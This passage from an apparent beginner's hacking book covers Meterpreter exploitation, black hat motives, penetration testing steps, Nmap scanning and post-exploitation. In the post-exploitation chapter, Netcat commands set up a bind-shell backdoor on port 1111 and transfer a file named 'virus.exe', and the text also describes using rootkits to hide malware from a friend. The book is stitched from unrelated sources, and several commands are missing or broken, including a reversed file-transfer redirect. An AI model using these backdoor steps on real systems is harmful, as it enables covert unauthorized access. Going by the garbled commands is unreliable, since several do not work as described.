Because we are using a virtual system, you can copy this file to the Windows system and open it. When the file is opened, a meterpreter session will be initialized and it will grant the hacker computer full access to the system. To proceed beyond this point, you will need to study the meterpreter and especially its commands.

In this chapter, you got to exploit a known vulnerability in Windows using one of the most powerful tools a hacker can use today. The most important lessons for you is how the hack is executed and how the various tools such as meterpreter are used.

Practice Exercise

Windows 7 service pack 1 is the most preferable operating system for budding hackers learning the skills because there are many known glaring bugs that they can practice on. In the future, you will be responsible for finding your own vulnerabilities, which will include staying up to date with patches rolled out by Microsoft.

Find out more information about the “CSS recursive call memory corruption”

vulnerability in Internet Explorer 8 running Windows 7 Service Pack 1 and use the approach you learned in this chapter to exploit it and hack your virtual Windows 7 installation.

Chapter 4 Black Hat Hackers

It’s good to be curious, and learn about certain topics and even master them, but you should always know the limits. My intension is not to teach you how to become a black hat hacker, in fact I would discourage you from becoming one, but I will provide an overview of what black hat hacker title really mean.

First, let me say that black hat hackers are the ones that according to our current society are indeed bad. Yes, they are the bad guys and that’s it, but if you have a conversation with any of them they would have a perfect explanation on what they are doing and why it is not a bad thing (At least some of them).

Real black hat hackers have bad intensions and most of the hacks they do cause issues for individuals as well as large companies. Before we have a detailed look at them and their acts there is something that we should be aware of right from the beginning, and that is:

Do not underestimate any black hat hacker.

What you have to understand is that black hat hackers are very clever, and before becoming one, a large percentage of them used to be a white hat hacker. To catch them, it might actually be because they want to be caught rather than making mistakes.

The havoc a black hat hacker is capable of may be as simple as causing an individual great pain by deleting everything from his or her PC, and it can also go as far as taking down the biggest website that exists today even for a day.

As we know, a black hat hacker would have bad intensions, and the most common are for financial gains.

Many people believe that a hacker would steal a credit card details for the

sole purpose of shopping with it. Nowadays the game has changed. Instead of trying to steal one credit card detail, hackers break into large company websites to steal hundreds of thousands of credit card details and sell them on the dark net.

I have even heard that some dark web sellers are selling credit card details including pin codes in batches of 10's for as less as $5, and you can buy hundreds of thousands if you have the capital for it.

When credit card information from individuals or even many people are stolen, once it's proven the banks would compensate the victims; however, if an individual loses personal information such as personal pictures, videos, or any creations, that would be hard to replace.

Hackers know that some personal information can be priceless, and they often use methods of blackmailing victims. The trend for blackmailing victims seems to vary; however, averaging $200 - $500.

The most common strategy they use once they hack a victim's PC is that they lock it down and demand payment of $400 within 24 hours, and also get a timer counting backwards to urge you to make the payment.

Once a hacker hacks a system, traditionally, they would analyze what is it that has been hijacked and ask for a price according to a possible value.

For example, if the hacker finds 10,000 family pictures on various holidays, they would demand $2,000 payment, but because some victims have dared to take the risk of not paying because the amount appears too much, the hackers have changed their game.

Instead of wasting time trying to analyze the potential value of the hijacked system, they just keep on hijacking systems and asking for a lower price that most people can pay right away.

Unfortunately, these games do not end here as recently we hear frequently in the news that hackers take over Hospital's networks and threaten to damage all medical devices within 24 hours unless they get paid $10K.

In most stories I have heard the hackers got paid in Bitcoin and never heard that these black hat hackers ever got caught. When building Hospital networks, the owners did not think of being ever hijacked but now cyber security has to step up, as black hat hackers can be really cold blooded as they are stepping up their game.

We are now concluding this chapter on the introduction of hats and differences between hackers. We will move on to more interesting topics; however, it's fair to explain how it all began and by looking at the history of hacking we would have better understanding of hackers motivations and daily life.

Elite Hackers

Elite hackers are the ones that have provided the most of their technical knowledge and skillset.

Most newbies want to prove their skillset by using existing tools. But, because they don't have their uniquely designed tools it's always hard to be recognized amongst other well-known hackers.

Creating new tools that do not exist yet, not only takes a huge amount of time and effort, but enormous brainpower and continuous learning as well.

Instead of designing and creating new tools, most new comers just dip their legs into the deep water and begin to hack.

When they start hacking, because they want to be recognized, they try to do something that is outstanding, like trying to take down a large organization, or take control for the longest period anyone ever did, or something that

would be notable in the crowd.

Experienced hackers don’t have to ask about the steps involved in such achievements as they know that it’s only a few extra methods that are needed to create a damage of that scale. So, they don’t bother much about it.

On the other hand, Elite hackers get this title because they truly come up with something unique that can change the world of hackers thinking or anyone’s thinking.

What they come up with is something that has not been seen before, and that term applies to any category, such as:

New virus

New Antivirus

New attack method

New exploit

New vulnerability test

Penetration Test

New type of Social Engineering

Achieving such results are recognized by experienced hackers, and would title these individuals Elite hackers.

To become an Elite hacker, it will certainly take years in order to see the whole internet as a transparent playground. It requires plenty of hard work, patience, and isolation from anything that can serve as distraction to your success.

Hacktivists

This category of hackers is not exactly white hat, as they don’t work for someone for wages, but at the same time they do help anybody that requires

attention, at least according to the hacktivists eyes.

On the other hand, it is also difficult to say that they are black hat hackers. Their intention is usually to help but they might carry out illegal activities in order to achieve this.

We should probably categorize them as a grey hat; however, the motivation behind their actions is not exactly physical, more like a freedom of speech movement.

In reality it’s difficult to explain what their aim is, since some of the times they introduce themselves as political idealists but, they are often visible when it comes to religion of some sort.

It is important to mention that they are the angels of the web. You must understand that they can be ruthless if they want to be. And, due to the internet and its growth there are so many highly skilled hackers amongst them that can hack any individual as well as large companies, delete anything, or even post all your personal information publicly, and they would never ask for any ransom.

Basically, they do what pleases them and their community is getting bigger and more powerful. For those reasons there are many companies that want them to be caught, but there is no one individual, and there is no leader.

Hacktivists are a community that anyone can join, but at the same time if you choose to go against them, it’s not very advisable either.

Their Freedom of speech movements are the most famous. Once they hack into some highly secured websites, they announce their findings and by these methods they do both Activism and hacking. That’s the origin of the name Hacktivists.

Chapter 5 Ethical Hacking For Beginners

The security is undoubtedly one of the hottest and most active sectors in the technology landscape. Fortunately, companies and governments are increasingly concerned about the security of their systems or the protection of their users' data and, in a short time, the sector begins to demand more and more professional experts in security audits, hacking, analysis of vulnerabilities, and mitigation of attacks...

Cybersecurity is a very active sector, however, how can you enter this sector? How to become a hacker? When you ask yourself this question, one of the first answers that come to mind is that you have to be a little self-taught, eager to learn, experiment and take time to document and do experiments. Basically, one of the images we associate with this process of "learning to be a hacker" is that of the young Matthew Broderick in the mythical 1983 War Games movie:

Although it may seem like a topic, leading experts in the sector such as Bernardo Quintero , founder of VirusTotal (a company acquired by Google in 2012), often comment that the movie War Games (and the Spectrum) were the two turning points that marked his career professional.

Beyond the protagonists of films and television series, names like Kevin Mitnick and Kevin Poulsen are true living legends in the security sector and in the case of Spain, it is worth taking time to read the book Hackstory of Merce Molist to delve into the history of hacking in Spain and its protagonists.

However, today, it is increasingly common to find regulated training around the field of security between Master's degrees, university experts, etc.

To try to shed some more light on this issue, we have asked several experts in

the sector, precisely, about the skills and competencies that should be had to become a hacker and work in the field of cybersecurity.

With this objective, we have talked about this matter with several experts from the sector such as Yago Jesús , María García and Oliver López .

Yago Jesús is one of the editors of Security By Default, responsible for the eGarante platform and also teaches security training courses through the Securízame online platform. María García is editor of A Penny of Security and is a public employee, precisely, within the IT security area and Oliver López is an expert in information security management with 11 years of experience in large companies and public administrations.

How To Get Started In Computer Security?

The most basic question, sometimes, is one of the most complicated to answer, but if someone wanted to develop their career in the field of cyber security, where should they start?

For Yago, fortunately, times have changed a lot and the information is not as underground as it was before, therefore, it is much more accessible and accessible to anyone with interest:

At this point clearly times have changed a lot. About 10 or 15 years ago the only way of training was to read IRC channels and in general a very self-training process. Currently, since security has been professionalized, there is much and very good training, both in face-to-face format and in online format.

María opted to lay the foundations for solid foundations in key areas such as programming, systems administration, mathematics ... and, for example, going through university can be a good starting point:

There is no point in directly attacking security if you do not have good

foundations on these issues (unless you want to dedicate yourself to the normative part). A technical engineering, which is good. Although there are also people who have learned self-taught or in professional experience, I believe that regulated studies help to sort things in the head without leaving gaps.

To start in the world of security, Oliver believes that the main thing is motivation:

You have to start by having interest and curiosity in one of the security areas. But this is common to anything, without interest or curiosity you will not have enough motivation to devote time and effort to learn and improve. So if you're not interested, save time and dedicate yourself to what motivates you. And once you have it clear ... just like the metaphor: how do you eat an elephant? ... bite by bite.

There are many ways to start, read books and blogs, training and certifications, etc.

What Platform To Choose?

Another basic aspect to consider is what platform to use. It seems clear that Linux- based systems are closely associated with the security field but, according to experts, the spectrum is even wider.

Yago Jesús is committed to both Linux and Windows, since the Microsoft system is one of the most widespread and makes perfect sense to know it perfectly:

It is believed that today both Linux and Windows have advanced transversely, both have similar functionalities. A person with technical concerns can move forward and delve deeply into both platforms, although the ideal is to understand and master both.

Since Windows is a better known operating system and in which everyone, more or less, has experience, an interesting challenge is to uninstall Windows completely, install a Linux distribution and learn to live at least 1 year with it.

For Maria, if you had to focus on a platform, choose to focus on Linux:

Linux has given less war but Windows is more widespread.

Oliver was much more practical in terms of tools and platforms:

As for operating systems, all and none, from point of view the important thing are to have the clear concepts; the tools are not the most important. You have to be heterodox in that, try everything and use at all times what best fits the situation and your knowledge.

Is There Any Specific Training?

So far, we have given much weight to the most self-taught part of the competence development of a security expert. However, taking into account the varied offer of training that begins to exist, what training should be taken?

Yago opts for the training provided by experts from the sector, the important thing is the teachers who are behind the training programs and, precisely, is what they are doing from the Securízame platform:

Securízame are real machines and it would certainly be my first choice. Topics as important as forensic analysis, pentesting or something that is really difficult and generally very expensive are to be covered: exploiting and reversing

María, as we said at the beginning, is committed to the basic foundations that an engineering, a degree or, perhaps, a higher training cycle can offer. From that base, the range is quite wide:

You can also start with the National Cryptology Center courses, they are very basic but, for starters, they are pretty good and the teachers are pretty good.

However, these courses are only available to officials, military and CNI members. SANS courses have a very good reputation but are quite expensive. In some case, pursuing a master's degree program to have an important general basis in terms of security and, from there, seek specialization.

Oliver, who is also a teacher in a Master of the University of Seville, also points to the varied offer that currently exists, both for master's degrees and certifications:

Fortunately, there are more and more options. On the Incibe website there is a list of security Masters, some of them and they are worth it. There are also certifications, which force you to update and review concepts; The ones that are liked the most because of its more practical approach are those of the ISC2.

Why Work In The World Of Computer Security?

And as a climax, a question that has nothing to do with skills and abilities but with something that is undoubtedly totally necessary: motivation. Why work in the field of security? What caught our experts?

For Yago, computer security is pure creativity:

I believe that computer security is very creative, even in the most technical concepts there is a point of creative beauty. As the protections progress, finding ways to skip them is very exciting. From the defensive point of view, it is also a challenge to propose a system or tool and see how people try to evade it

For Maria, security is a horizontal world that affects many areas of our lives:

What I like most about the world of security is that it is very varied. It's hard to get bored since you always have new horizons to explore; You can also concentrate on what you like best and leave aside a little more (never at all)

what is worse and you will still be useful.

It is also a fairly horizontal world (it affects many areas of our life), as well as "movie": many things that are seen in fiction, are surpassed by reality, and to be in touch with those things and be able to Understanding them (to some extent), makes your life more exciting.

For Oliver, security allows you to know how things work:

There are many things that have me hooked. If I have to choose one: that allows you to know how things work. And not only on the technological level, also how have organizations and people worked. Let's not forget that technologies design, develop, manage and use people.

Chapter 6 Penetration Testing Process

Penetration testing is made up of a rich combination of security assessment techniques that consider diverse issues in computer's security system in order to give a solution. These techniques form the important steps followed during penetration testing. The following are steps to follow during a penetration testing exercise:

) Planning & Preparation

Planning and preparation is the initial step of penetration testing. This is where you are required to carry out all the preliminary activities related to penetration testing. First, you need to define your goals for penetration testing. Some of the most common goals for penetration testing include:

- To increase the security of an organization's computer infrastructure
- To identify major vulnerabilities in the computer's security system and beef up the security mechanisms
- To have the Computer system's security meet the standards of a given regulatory body

In addition to defining the goals for the penetration testing, you also need to settle on the nature and scope of the testing. You may want a shallow test to satisfy an external body that your computer systems are safe or you may go for a wider scope covering large areas to ensure that your computers are well protected. Here you make the decision based on your goals.

You also need to hire a qualified penetration tester to do the job for you. This is an important step as it will help you get the testing done by a professional who does not have any bias. In addition to hiring a professional, you may want to prepare the system for the testing. You can do this by backing up

your data so that you don’t lose any vital data during the process.

2) Reconnaissance

Reconnaissance involves carrying out an analysis of all the preliminary information about the computer systems to be tested so as to decide on the approach to be followed. If the tester is a black hat tester then chances that he or she has very little information concerning the systems, let’s say only an IP address to start with. What follows is that the tester may opt to gather additional information from the internet so as to study this information and use it to carry out the testing. For white hat testing, the tester gets sufficient information about the computer system from the owners and he/she has to study this information so as to make an informed decision when conducting the other stages of penetration testing.

At a passive penetration testing stage, the main objective of reconnaissance is to obtain a clear picture of the computer system being tested. Sometimes the tester may request more information from the client, so as to be able to have a detailed description of the system under testing.

3) Discovery

This is a very important step in the penetration testing process. Once the penetration tester has a clear picture of the computer system to be tested, the tester now uses automated tools to scan the targeted systems so as to discover vulnerabilities within the system. Usually, automated tools used for this job have a special database that helps them monitor and test for details of the latest risks and vulnerabilities in the system. In many cases, the penetration tester will seek to discover:

- Network discovery

This is the discovery of additional networks such as servers, computing devices and computer systems connected to the targeted system.

- Host Discovery

This discovery assesses a computer system and seeks to discover open ports and gateways on the system devices.

- Server Interrogation

Here the automated tools interrogate the open ports to find out the exact services running on those ports.

iv) Analyzing Information and Risks

Once the tester has gathered sufficient information about the system using the automated system, the tester now needs to analyze the gathered information. Because some computer systems may be large and may have an extensive infrastructure, this step may consume a lot of time. This is also where the penetration tester identifies the real vulnerabilities in the system. It is, therefore, important that this step is done with a lot of care so as to identify all vulnerability and the potential threats to the computer system.

When analyzing the information and risks, it is important for one to consider the defined goal of the penetration exercise, the estimated time for the penetration testing job and the potential risks the system is being exposed to. These are important elements that will ensure that the analysis is done in the right manner and the tester can pinpoint all the major vulnerabilities in the system.

v) Active Intrusion Attempts

This is the most important step and needs to be performed with care. This step explores the extent to which each of the vulnerabilities identified during the discovery possesses an actual risk to the computer system. This step should not be rushed through as it poses a threat to the computer system. In fact, it should be considered only when a verification for the potentials vulnerabilities is required. For the systems that require very high integrity

standards to be met, the potential risk and vulnerability has to be carefully analyzed before proceeding with this critical cleanup process.

6) Final Analysis

This is the final step and therefore serves as a reflection of all the steps already conducted. Here the penetration tester has to review all the vulnerabilities and potential risks discovered with his or her magnitude and potential attack vectors. Using this information, the penetration tester is required to formulate possible ways to eliminate the risks and vulnerabilities identified from the systems and employ techniques to beef up the system. At this stage, the tester needs to assure the client of the transparency in the testing and disclose all the vulnerabilities and risks discovered.

7) Report Preparation

So how do penetration testers communicate their findings? The tester needs to write a report that starts by outlining the testing procedures and explains the analysis of risks and vulnerabilities. When discussing risks and vulnerabilities in the report, it is important that you start with the critical vulnerabilities and high risks, followed by those lower in risk. It is important that immediate measures are taken to correct the issues with critical vulnerabilities and high risks before an attack occurs.

When writing your report, you may consider the following outline:

- Summary of the penetration testing process
- Detailed description of each step and information gathered during the step
- Detailed description of the risks and vulnerabilities discovered
- Details discussion on how to clean and fix the computer system
- Suggested measures to enhance the security of the system

Legal Issues In Penetration Testing

Before getting someone to come and test sensitive computer systems, it is important for a business to consider a number of issues such as: confidentiality, availability, and integrity of data. For a smooth workflow, it is important that the organization considers having a legal agreement outlining their engagement.

Some of the legal issues should be addressed in the agreement include:

- If the penetration tester is unknown to the client, how can he or she be given access to sensitive data?
- Who will take responsibility for the lost data during the process?
- What happens if the client blames the tester for the loss of confidentiality?

The penetration testing process may affect how a given computer system works and this may raise issues to do with data integrity and confidentiality. It is, therefore, important that there is agreement in writing between the team doing the penetration testing and the manager of the system being tested. Even when the penetration testing is being carried out by internal staff they still need an agreement or a written permission to do the job. An agreement is important because it will clarify important points do with data security and disclosures which may result in legal process if breached.

In addition to an agreement, there is a need to do a statement of intent to be drawn and signed by both the client and the tester before the work begins. A statement of intent will help clarify issues regarding the goals and the scope of the testing. This is important so that everyone knows what is the expected

outcome of the process. The statement may also clarify areas to be focused on and those to be ignored during the process.

It is important for the two parties involved in the process to know each other and for the description of the job to be done very well. The penetration tester should know the target system to be tested and who owns the system or the business. At the same time, the client should know the tester, their qualifications and have their contact information. This is important as it will ensure that:

- The tester has a written permission that clearly defines the parameters for carrying out the penetration testing
- The client has the full details of the penetration tester and has an assurance that the data on the system will be treated with the assurance it deserves.

In summary, it is important that both parties to a penetration testing have a legal agreement before the job starts. This will help clarify issues touching on the integrity of the system, confidentiality and the extent of the job to be done. It is also important to consider the laws of your country before commencing on the job. Different countries have different laws to guide their ICT sector. This means that both the client and the tester should consider these laws when preparing their agreement before they start the work.

Chapter 7 Network Scanning

The information gathering phase is over and it allowed us to collect, among other things, a list of IP addresses.

Now it's time to scan each of these IP addresses. What exactly do I mean with “scanning”? Each of these IP addresses will expose a certain service/port to the outside world.

We need to scan them to identify the port corresponding to a certain active service.

For example, a Web server will most likely have port 80 or 443 listening, so as to accept requests based on the *HTTP*, *HTTPS* protocol.

There are several scanning techniques we can choose. Some of them are silent, others not that much. In this chapter, we will analyze some of them.

Kfsensor

To see the network scanning techniques in action, we need to expose services on a specific machine, or we can use a very useful tool that make these steps easier. It's called KFSensor and it's a "**honeypot**".

Honeypots are deliberately vulnerable machines, which are sometimes used to confuse a potential attacker. We usually use them to push our opponent towards this trap so that we can study and analyze their behavior.

KFSensor is a honeypot for Windows operating systems. For this reason, you will need to install the software on a Windows 7 or 10 virtual machine.

You can download its 30-days free trial version from the official website: http://www.keyfocus.net/kfsensor/.

Once installed KFSensor, you can proceed with a configuration of the services we need. These services will then be then simulated by the software

as if they were real.

Here we can see the list of all the simulated services on the machine. This list will allow us to test the various network scanning techniques.

Wireshark

Before starting, I suggest you install a network "**sniffer**", which is a tool that allows you to collect and analyze all network traffic. The best among the sniffers is undoubtedly *Wireshark* (https://www.wireshark.org/).

While we will launch the various network scans, you can still leave Wireshark running, so as to observe what happens at the level of network traffic.

Arping And Level 2 Network Scan

The first thing we should mention is that the network can be scanned both at the data link layer and at the network layer of the ISO/OSI model.

We will start from the one at the data link layer. Let me start by introducing the first tool we will use: **ARPING**.

Scanning at the *data link layer (level 2)* makes sense only if carried out within a local area network (LAN). In local networks, we will mostly be dealing with MAC addresses and the ARP protocol.

Now let's connect to the Kali Linux machine and run a data link layer scan (called ARP scan) in the Windows machine where KFSensor is installed.

We need to enter this command: "*arping address IP -c 2*". Where 2 is the number of packages we will send, but you can enter even type any other number you want.

If the machine is active and connected to the network, this is the screen you should see:

Remember to always keep Wireshark active, filter by ARP keyword, and analyze the network traffic. It would also be better to perform an analysis on both machines.

Nmap And Level 2 Network Scan

Nmap is the most widespread as well as the most reliable and versatile network scanning tool. It allows us to perform multiple types of scans, from level 2 onwards.

Nmap also contains a whole series of additional features, such as vulnerability scanners and modules for enumerating a system.

In this section we will cover a level 2 scan using Nmap. But first I would like to show you the phases with which Nmap does its work.

1. Name resolution.
2. NSE script pre-scan phase.
3. Host discovery. We are now at this stage.
4. Parallel reverse name resolution.
5. Port or Protocol scan.
6. Service version detection.
7. OS fingerprinting.

Traceroute.

8. NSE portrule and hostrule script scanning phase.

For now, let's focus on the host discovery phase. We will have to instruct Nmap not to perform any types of port scan, and to merely check which hosts are active on the network.

This is a level 2 scan based on the ARP protocol and the MAC address.

"*-sn*" is the option you should use to instruct Nmap. That is why we should launch this command:

192.168.1.100-150 is the range of IP addresses we want to test. We could be dealing with a single address or a subnet.

We can always keep the situation under control with **Nmap** and check what happens:

As I have already pointed out, this type of level 2 scan only makes sense in local contexts where you communicate with MAC addresses.

Outside the LAN, we only use IP addresses and therefore the network scan is set at a higher level, i.e. the network layer "layer 3 scan".

Useful Findings For Level 3 Network Scans

It would be better to use the IP address and not the hostname so as not to have to perform a DNS query and possibly alter the results obtained. We obviously need to set some limits.

When dealing with a Web server that hosts multiple websites, it makes sense to use the hostname and DNS resolution.

With large networks, it might take longer to complete a scan. For this reason, it is advisable to use a small network sample or dwell only on a small range of doors.

Ping Scan With Nmap

We will now move to the simplest type of level 3 scan. For doing so, we will use a particular protocol called ICMP (Internet Control Message Protocol), which implies that we are not using either the TCP or UDP protocol.

The **ICMP** performs various control functions, including the verification of reachability of a certain host within a network.

To do this, we use the PING command specifying with the "-c" option the number of ICMP packets we want to send to the target machine or network.

Below we can see that the target machine has responded to our command and is therefore active in the network.

Don't forget to check the network traffic with Wireshark. You should also use the "icmp" filter.

Wireshark clearly shows us that we are using the ICMP protocol and that packet exchange is happening as follows:

Echo request. The attacking host sent the ICMP packet to the target machine.

Echo reply. The target machine sent the response packet to the attacking machine.

Tcp And Udp Protocol

We will now examine the layer 4 one at the transport layer.

The transport layer is mainly composed of 2 protocols: **TCP and UDP**.

The main difference between these two protocols is that TCP is a connection-oriented protocol, while UDP has no connection.

Basically, when we need to use TCP, we have to do it by creating a connection between the two parts.

They both should want and be able to communicate with each other, otherwise there will be no exchange of information.

From this, we can easily deduce that TCP is a reliable protocol that, besides rare and manageable exceptions, offers us the receipt of the information sent.

On the contrary, with UDP we have no certainty. On the other hand, UDP is a very fast protocol, while TCP is less efficient due to all the additional checks it has to perform.

Let's look at which fields make up a TCP and a UDP packet.

Tcp Control Flags

To do this, it uses a series of additional information within the network packet, and we are interested in the so-called "**TCP flags**". There are six of them:

SYN.

ACK.

RST.

FIN.

PSH.

URG.

SYN and ACK are the most important TPC flags, because they take part in the "**Three-way handshake**". This procedure allows the TCP protocol to establish a communication.

The presence of the **RST flag** shows that we need to reset the connection. This may be due to connection errors and the FIN flag indicates there are no other data that the sender should receive.

The Three-Way Handshake

This connection creation process is based exclusively on the SYN and ACK flags.

Let’s suppose we have two machines:

PC A that wants to establish the connection.

PC B that is waiting for the connection to be established.

The exchange takes place as follows:

PC A sets the SYN flag of the packet and sends it to PC B.

Once PC B receives it, it sets the SYN and ACK flags of the packet that will

be sent to PC A.

When PC A receives the SYN-ACK, it sends a packet with the ACK flag to PC B.

If everything went well, the connection should have been established correctly.

The three-way handshake is an exchange of packets between two entities that use *TCP flags (SYN and ACK)* to organize their communication.

We can find all the information we need on Wireshark, as you can see from the screenshot here below:

The packet number 25 has the SYN flag active, the 26 one is a copy with SYN and ACK, the 27 one with ACK starts the communication.

Here is a screenshot of the first packet, where the SYN flag is set to 1. This means that it is active:

Creation Of Customized Network Packages

There are several software options that allow the creation and modification of packets that travel within a network (*packet crafting*).

The "**Colasof Packet Builder**" gives us the possibility to choose the type of packet to create or modify.

After choosing the type, for example TCP, let's start by creating a packet:

Level 4 Network Scan - Connect Scan

Now we will learn together the simplest technique to perform a level 4 scan: the **CONNECT SCAN**. This type of scan establishes the TCP connection.

In other words, it completes the three-way handshake, making the scan very noisy and easily identifiable.

I would recommend using KFSensor, Wireshark and Nmap to perform this

simulation:

Start KFSensor and choose which service to monitor, for example port 80.

Start Wireshark and find to the correct network interface, filtering by TCP.

Start Nmap and then run the scan:

With Wireshark we should confirm that the scan took place:

As a test, we can verify that the scan has been detected also on KFSensor.

Level 4 Network Scan - Syn Scan

Now let's examine the SYN type scan, which, unlike the **CONNECT** one, does not complete the three-way handshake completely. We could almost say that it is half done.

The exchange takes place as follows:

The attacker sends a packet with the SYN flag set.

The victim responds with a packet with configured SYN and ACK flags.

The attacker, at this point, does not complete the handshake but sends a packet with the RST flag. This will force a reset of the connection and not establish it completely.

This is a relatively "silent" scan. If there is a system in the target network that tracks the connections established, it will not record this connection attempt. This is because no connection has been completely established.

Here too, we should start Nmap and run the following command:

We now need to verify the scan with Wireshark and check the RST flag sent by the attacking machine:

Finally, we verify the scan with KFSensor, which can even accurately detect our attempt of using *SynScan*:

Nmap can successfully complete this scan:

Level 4 Network Scan - Udp Scan

The previous scans are related to the **TCP protocol**. However, even the UDP protocol can provide interesting results, because it is often underestimated and not adequately protected by network administrators.

Keep in mind that the UDP protocol is connectionless and therefore behaves differently from TCP.

In particular, if a scan is launched on a certain port and we receive no response, then we can assume that the port is open.

Otherwise, we will receive an ICMP error message which, in short, means that the port is closed or cannot provide significant information.

We should configure KFSensor and simulate a *UDP type service with port 53413*. For example:

Let’s listen with Wireshark and we can simultaneously launch the UDP scan with Nmap on the chosen port:

Let’s analyze the traffic with Wireshark:

The first and fourth lines show the UDP packet sent. Since we cannot find any **ICMP packets**, we can assume that the scan was successful and that port 53413 is actually open.

Let’s try a random UDP port (which therefore will certainly not be open) and see the result with Wireshark:

As you can see, in this case the ICMP packet returns immediately back, signaling us that the door is closed or filtered. We actually know that it does not exist.

Here ends the chapter dedicated to network scanning. There are obviously

other scanning types and techniques that you could study by yourself after reading this book.

At this link, you can find the official Nmap documentation: https://nmap.org/book/man.html.

Chapter 8 Post Exploitation

The last step of a good penetration test involves access maintenance from a remote system. In other words, it's important to leave a backdoor to the target's system in case you may want to exploit it again in the future. Keep in mind that post exploitation is something that companies want to forbid even their hired penetration testers from performing. A lot of people are afraid that these backdoors might be found by someone with malicious intent, so always make sure you have the authorization from the client to proceed with this step.

Many organizations want a report to know whether post exploitation is possible and what risks come with it. They know that nowadays many black hat hackers are interested in maintaining the connection and absorbing as much confidential data as possible. The days of hacking through a system quickly and taking everything in minutes are over. This change in behavior makes it critical for you to understand how malicious hackers operate when creating a backdoor.

But what exactly is a backdoor when it comes to hacking? It is a script or an application that the attacker leaves on the target's computer. This tool will run in the background unnoticed and will allow the hacker to connect to the machine whenever they want. Keep in mind that a backdoor will only be useful as long it's actively running. In many cases you can lose the access (the shell) when the computer is rebooted. However, not all is lost, because you can move your shell to a permanent location, and this is done with the help of backdoors.

In this chapter we will discuss creating and maintaining a backdoor that allows us to reconnect to the target's machine at any time. We will also discuss rootkits, which are tools that can perform various tasks stealthily.

Using Netcat

This is a basic tool that is used to maintain communication between one computer and another. It can be used as backdoor software, but there are other functionalities to it. You can use Netcat to perform port scans, transfer files, and much more. For the purpose of this chapter, we are going to cover the basics to get you started.

Netcat can operate in two distinct modes. One is the client mode, which allows you to make a network connection, and the other one is server mode, which accepts any incoming connection. Let's see a basic example of using Netcat. You are going to need two machines for this. We will start by setting it up to function as a communication channel between two computers. For this to work you need to run it in server mode and connect to any port. For the sake of this example, we will assume our target device is running Linux. Type the following command:

```
nc -l -p 1337
```

Let's break it down to understand what this command does. We begin by starting the Netcat tool with the "nc" command. Then we use "-l" (this is an L, not 1) to enable listener mode, also known as server mode. Now the program will wait for a connection to port 1337. Now let's switch to our attack computer and type the following command to create the connection with the listener:

```
nc 192.142.42.121 1337
```

This will make Netcat connect to port 1337 on the device with the IP address 192.142.42.121. The two machines should now be connected and able to communicate with each other. But how do we know this worked? Use any of the two computers, open the terminal, and type something. Whatever you type on one machine will be displayed on the other as well. To kill the

connection, just press CTRL + C. While this basic use of Netcat is interesting, you will probably never use it as a chat system, so let's see how we can use it to transfer files instead.

We can transfer files between two computers with the help of Netcat, but we don't want to exploit the target more than once. The purpose of this action is to exploit the system and then leave a backdoor to use later. So how do you to send a file from your computer to the target? As long as Netcat is still running on the second computer, type:

```
nc -l -p 6666 > virus.exe
```

We use this line to tell the target computer to listen on port 6666. Anything that will be received through that port will be stored in a file called "virus.exe". Now switch to your attack machine and specify which file you want to send. You can send any file type you want, as you are not limited by extension. If you're running Linux, you might not have an .exe file, so send something else. Here's how the command should look:

```
nc 192.142.42.121 6666 > virus.exe
```

You can switch to your target computer and use the "ls" command to list the new file it received.

You can use Netcat to form a connection with the target and then connect to the unknown port. You can then send some information simply by typing something. The target will respond, and based on the way it responds you can determine the service run by the port.

Next, we can use Netcat to interact with a process over a remote connection. This way, you can manipulate the process as if you are sitting in front of the target computer. All of this can be done with the "-e" switch which is used to run any program that we specify.

This is also the way we create a backdoor. We start by using the “-e” switch to bind the command shell from the target computer to any port. We can later create a connection to that port and force the program listed after the “-e” switch to start. Type the following command to see this in action:

```
nc -l -p 1111 -e /bin/sh
```

This command will bring up a shell to anyone who connects to port 1111. Remember that any instruction we send now will be executed on the target computer.

Rootkits are simple little tools that can be easily installed. They are useful because you can use them to hide various files and programs so perfectly, as if they never existed. You can even hide these files from the operating system itself. Because of this functionality, they are used mainly to escape any antivirus software and install backdoors or record information.

Rootkits can also be hooked on to basic calls between the operating system and any software. This allows them to even modify basic functionality. Imagine the following scenario. Your friend wants to check what programs and processes are running on his Windows computer, so he presses CTRL + ALT + DEL to open the task manager. He looks at all the software that is operating at the time and then moves on. What he didn’t know is that you sent a malicious program and you masked it with a rootkit. By hooking a rootkit this way, when he opened the task manager, the process behind your malicious software vanished. Therefore, he didn’t see anything out of the ordinary and moved on.

For the purpose of this book, we will not dive in deeper into the use of rootkits. For now, it’s enough to know the basics of post exploitation. Just keep in mind that there are ways to cover your tracks and hide files and

programs on your target’s machine. Their purpose is to hide any backdoors you may leave for later use after you exploited the target.

Chapter 9 Cybersecurity Entry Level Salary

I am not going to lie to you. Most people want to get into cybersecurity because it's sound cool. The next most common thing that people interested in Cybersecurity is money. Yes, money! People happy to learn anything if they get paid high enough right? It's true. All right, so here is the thing. The average pay in the United States for a cybersecurity role at entry level is varied. It's crooked how this works. It can be anywhere between $65K up to $90K, or even as high as $100K per year.

Please don't take this as the most accurate estimation, as I just said it is varied really because your salary is going to be depending on where is your job location. For example, what state, what city, and what the business wants to pay. Because this is the average for entry-level cybersecurity roles, does not mean that when you go and move to Washington State for example in the middle of nowhere, a company will pay you $70K ok?

You might land in a job where they only offer $40K, or even less, maybe they will look at you as a complete beginner, and only offer $20K. In my situation, I used to make about £30K as a Restaurant Manager which is about $40K. I knew I had to leave the restaurant business behind, so studied hard for over two years and once I had an opportunity to get into IT, even the pay was so much less then I used to make before, I did not hesitate. In terms of salary, I knew, in time, it will be more.

There was a Junior Network Engineer position available at the time, and I happened to know a few people at the company, so I applied and got the job. Initially, they said it's going to be about £25K, which I wasn't happy about but I said that's perfect.

Unfortunately, when it came down to the actual contract they only put £20K on it, and I was very frustrated, but I signed the contract. I felt like a fool but

kept on telling myself that if I keep on learning, I will overcome this, and will make more later, even £30K at some point. Within a year I landed at another job, it was once again a junior role, getting £34K per year, where I got stuck for another two years without pay rise at all. Still, I was a Junior, so just kept on learning and the next payrise went up to £39K. Another year has gone by, and my salary went up to £46K, and with my current position, I am making about £70K which is about $92K per year. Does it work for anyone? 100% No, and here is the reason why. When I started first in IT, there were others too, who also started about the same time as me.

Most of them are still on the Service Desk doing first line, second line, in fact, I also know many people who were in a helpdesk position already like 3 years, some even 5 years when I got my first job, and after 7 years on, they are still working at the helpdesk. Are they too dumb to move on?

